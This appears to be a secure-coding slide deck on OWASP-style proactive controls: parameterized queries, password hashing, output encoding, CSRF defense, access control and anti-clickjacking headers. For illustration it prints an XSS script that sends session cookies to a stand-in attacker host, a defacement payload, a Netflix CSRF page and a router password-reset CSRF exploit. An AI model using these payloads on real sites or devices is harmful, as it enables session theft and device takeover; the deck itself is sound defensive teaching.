


Top Ten Proactive Software Controls

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
Session Classification: Intermediate

Query Parameterization



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— Does this look harmful to you?



— Anatomy of a SQL Injection Attack

Edit Account Information

 Change Password

```
$NEW_EMAIL = Request['new_email'];
```

```
update users set email=' $NEW_EMAIL'  
where id=132005;
```

— Anatomy of a SQL Injection Attack

1. SUPER AWESOME HACK: `$NEW_EMAIL = ' ;`
2. `update users set email='$NEW_EMAIL'
where id=132005;`
3. `update users set email=' ';where
id=132005;`
4. `update users set email=' ' ;`

— Query Parameterization (PHP PDO)

```
$email = $_REQUEST['email'];  
$id = $_REQUEST['userid'];
```

```
$stmt = $dbh->prepare("update users set  
email=:new_email where id=:user_id");
```

```
$stmt->bindParam(':new_email', $email);  
$stmt->bindParam(':user_id', $id);
```

— Query Parameterization (.NET)

```
SqlConnection objConnection = new
SqlConnection(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
    "SELECT * FROM User WHERE Name = @Name AND
    Password = @Password", objConnection);
objCommand.Parameters.Add( "@Name",
    NameTextBox.Text );
objCommand.Parameters.Add( "@Password",
    PassTextBox.Text );
SqlDataReader objReader =
objCommand.ExecuteReader();
```

— Query Parameterization (Java SQL)

```
String newName =  
request.getParameter("newName");  
String id = request.getParameter("id");  
  
//SQL  
PreparedStatement pstmt =  
con.prepareStatement("UPDATE EMPLOYEES SET  
NAME = ? WHERE ID = ?");  
pstmt.setString(1, newName);  
pstmt.setString(2, id);
```

— Query Parameterization (Java HQL)

```
String id = request.getParameter("id");
```

```
//HQL
```

```
Query safeHQLQuery =  
session.createQuery("from Employees where  
id=:empId");
```

```
safeHQLQuery.setParameter("empId", id);
```

— Query Parameterization (Perl)

```
my $sql = "INSERT INTO foo (bar, baz)
VALUES ( ?, ? )";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```

Password Storage



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— Password Storage Security

- ▶ Verifiable
- ▶ Not Reversible

- ▶ Force difficult verification on attacker and defender
 - ▶ PBKDF2
 - ▶ BCRYPT/SCRYPT

- ▶ Force difficult verification on attacker only
 - ▶ HMAC

_____ 1a) Do not limit type of characters in user password

1b) Set reasonable password length limits

- ▶ Limiting passwords to protect against injection is doomed to failure
- ▶ User proper encoding, query parameterization and other defenses instead

— 2) User a per-user salt

- ▶ **hash/ciphertext = protect([salt] + [password]);**
- ▶ create a per-user 32-64 character random string
- ▶ concatenate salt and password before protecting or verifying password
- ▶ Do not depend on hiding or splitting salt

— 3) Leverage Adaptive Functions

- ▶ **HMAC-SHA256([private-key], [salt] + [password]);**
- ▶ Keyed Hash Method Authentication Code (HMAC)
- ▶ Isolate HMAC process and private key from application
- ▶ This scheme relies on the key being kept in private

— 4a) Leverage Adaptive Functions

▶ **PBKDF2(Password, Salt, Itr, KeyLen)**

- ▶ Password is the master password from which a derived key is generated
- ▶ Salt is a cryptographic salt
- ▶ Itr is the number of iterations desired
- ▶ KeyLen is the desired length of the output key


- ▶ **PBKDF2** is a good choice when FIPS certification or enterprise support on many platforms is required

— 4b) Leverage Adaptive Functions

▶ **script(Password, Salt, Cost, Memory)**

- ▶ Password is the master password from which a derived key is generated
 - ▶ Salt is a cryptographic salt
 - ▶ Cost is the work factor (slowing factor)
 - ▶ Memory is the amount of memory needed for computation
- ▶ **Scrypt** is a good choice when resisting any/all hardware accelerated attacks is necessary

MFA



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Output Encoding




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— Session Theft XSS

- ▶ `<script>`
- ▶ `var`
`badURL='https://evileviljim.com/somesite`
`/data=' + document.cookie;`
- ▶ `var img = new Image();`
- ▶ `img.src = badURL;`
- ▶ `</script>`

— Site Defacement XSS

```
▶ <script>document.body.innerHTML=`<marquee>
CYBER IS COOL</marquee><marquee>CYBER IS
COOL</marquee><marquee>CYBER IS
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COOL</marquee>`;</script>
```



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— OWASP Java Encoder Project

The Problem

Web Page built in Java JSP is vulnerable to XSS

The Solution

```
1) <input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />

2) <textarea name="text"><%= Encode.forHtmlContent(textValue) %>" />

3) <button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
click me
</button>

4) <script type="text/javascript">
var msg = "<%= Encode.forJavaScriptBlock(message) %>";
alert(msg);
</script>
```

— OWASP Java Encoder Project

HTML Contexts

Encode#forHtmlContent(String)
Encode#forHtmlAttribute(String)
Encode#forHtmlUnquotedAttribute(String)

XML Contexts

Encode#forXml(String)
Encode#forXmlContent(String)
Encode#forXmlAttribute(String)
Encode#forXmlComment(String)
Encode#forCDATA(String)

CSS Contexts

Encode#forCssString(String)
Encode#forCssUrl(String)

JavaScript Contexts

Encode#forJavaScript(String)
Encode#forJavaScriptAttribute(String)
Encode#forJavaScriptBlock(String)
Encode#forJavaScriptSource(String)

URI/URL contexts

Encode#forUri(String)
Encode#forUriComponent(String)

— Other Encoding Libraries

- ▶ **Ruby on Rails 4+**

- ▶ <http://api.rubyonrails.org/classes/ERB/Util.html>

- ▶ **Reform Project**

- ▶ Java, .NET v1/v2, PHP, Python, Perl, JavaScript, Classic ASP

- ▶ https://www.owasp.org/index.php/Category:OWASP_Encoding_Project

- ▶ **OWASP ESAPI**

- ▶ PHP.NET, Python, Classic ASP, Cold Fusion

- ▶ https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

- ▶ **.NET AntiXSS Library**

- ▶ <http://wpl.codeplex.com/releases/view/80289>

Sensitive Transaction Protection



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— Real World CSRF (Netflix 2008)

```
<html>
<head>
<script language="JavaScript" type="text/javascript">
function load_image2()
{
var img2 = new Image();
img2.src="http://www.netflix.com/MoveToTop?movieid=70110672&fromq=true";
}
</script>
</head>
<body>

<script>setTimeout( 'load_image2()', 2000 );</script>
</body>
</html>
```

Brazil Home Router (2012)



```
[CUT EXPLOIT HERE]                                ## CSRF For Change All passwords
<html>
<head></head>
<title>CONTREND ADSL Router BTC(VivaCom) CT-5367 C01_R12 Change All passwords</title>
<body onLoad=javascript:document.form.submit()>
<form action="http://192.168.1.1/password.cgi"; method="POST" name="form">
<!-- Change default system Passwords to "shpek" without authentication and verification -->
<input type="hidden" name="sptPassword" value="shpek">
<input type="hidden" name="usrPassword" value="shpek">
<input type="hidden" name="sysPassword" value="shpek">
</form>
</body>
</html>
[CUT EXPLOIT HERE]

root@linux:~# telnet 192.168.1.1

ADSL Router Model CT-5367 Sw.Ver. C01_R12
Login: root
Password:
## BINGOO !! Godlike ==))
> ?
```

— CSRF Defense

- ▶ Synchronizer Token Pattern
 - ▶ Create random token per unique login
 - ▶ Save it in session
 - ▶ Unique for every user and for every login session!
 - ▶ Add random token as hidden or other variable to sensitive forms and other features
 - ▶ Verify token from client matches token in session

- ▶ Also be fully resistant to XSS!

— Re-authentication

Change E-mail

Use the form below to change the e-mail address for your Amazon.com account. Use the new address next time you log in or place an order.

What is your new e-mail address?

Old e-mail address: jim@manico.net

New e-mail address:

Re-enter your new e-mail address:

Password:

Change Your Email Address

Current email: jim@manico.net

New email	Meetup password	<input type="button" value="Submit"/>	<input type="button" value="Cancel"/>
<input type="text"/>	<input type="password"/>		

[Forgot your password?](#)

Primary email: jim@manico.net

New Email:

Facebook email: jmanico@facebook.com
Your Facebook email is based on your public username. Email sent to this address goes to Facebook Messages.

Allow friends to include my email address in Download Your Information

To save these settings, please enter your Facebook password.

Password: ❌ Wrong password.

Save account changes

Re-enter your Twitter password to save changes to your account.

[Forgot your password?](#)

Capabilities Access Controls



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— Controlling Access

```
if ((user.isManager() ||
    user.isAdministrator() ||
    user.isEditor()) &&
    (user.id() != 1132)) {
    //execute action
}
```

How do you change the policy of this code?

— Apache Shiro : Capabilities

The Problem

Web Application needs to secure access to a specific object

The Solution

```
int winnebagoId = request.getInt("winnebago_id");

if ( currentUser.isPermitted( "winnebago:drive:" + winnebagoId ) ) {
    log.info("You are permitted to 'drive' the 'winnebago'. Here are the keys.");
} else {
    log.info("Sorry, you aren't allowed to drive this winnebago!");
}
```

Framebusting





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
— Clickjacking

Anatomy of a Clickjacking Attack










iframe is invisible, but still clickable!






— X-Frame-Options HTTP response header

- ▶ Prevent all framing of this content
- ▶ **`response.setHeader("X-FRAME-OPTIONS", "DENY");`**
- ▶ Allow framing of content from this domain only
- ▶ **`response.setHeader("X-FRAME-OPTIONS", "SAMEORIGIN");`**
- ▶ Allow framing of content from a specific domain
- ▶ `response.setHeader("X-FRAME-OPTIONS", "ALLOW-FROM X");`

— Legacy Browser Framebusting

```
<style id="antiCJ">body{display:none !important;}</style>
<script type="text/javascript">
if (self === top) {
    var antiClickjack document.getElementById("antiCJ");
    antiClickjack.parentNode.removeChild(antiClickjack);
} else {
    top.location = self.location;
}
</script>
```

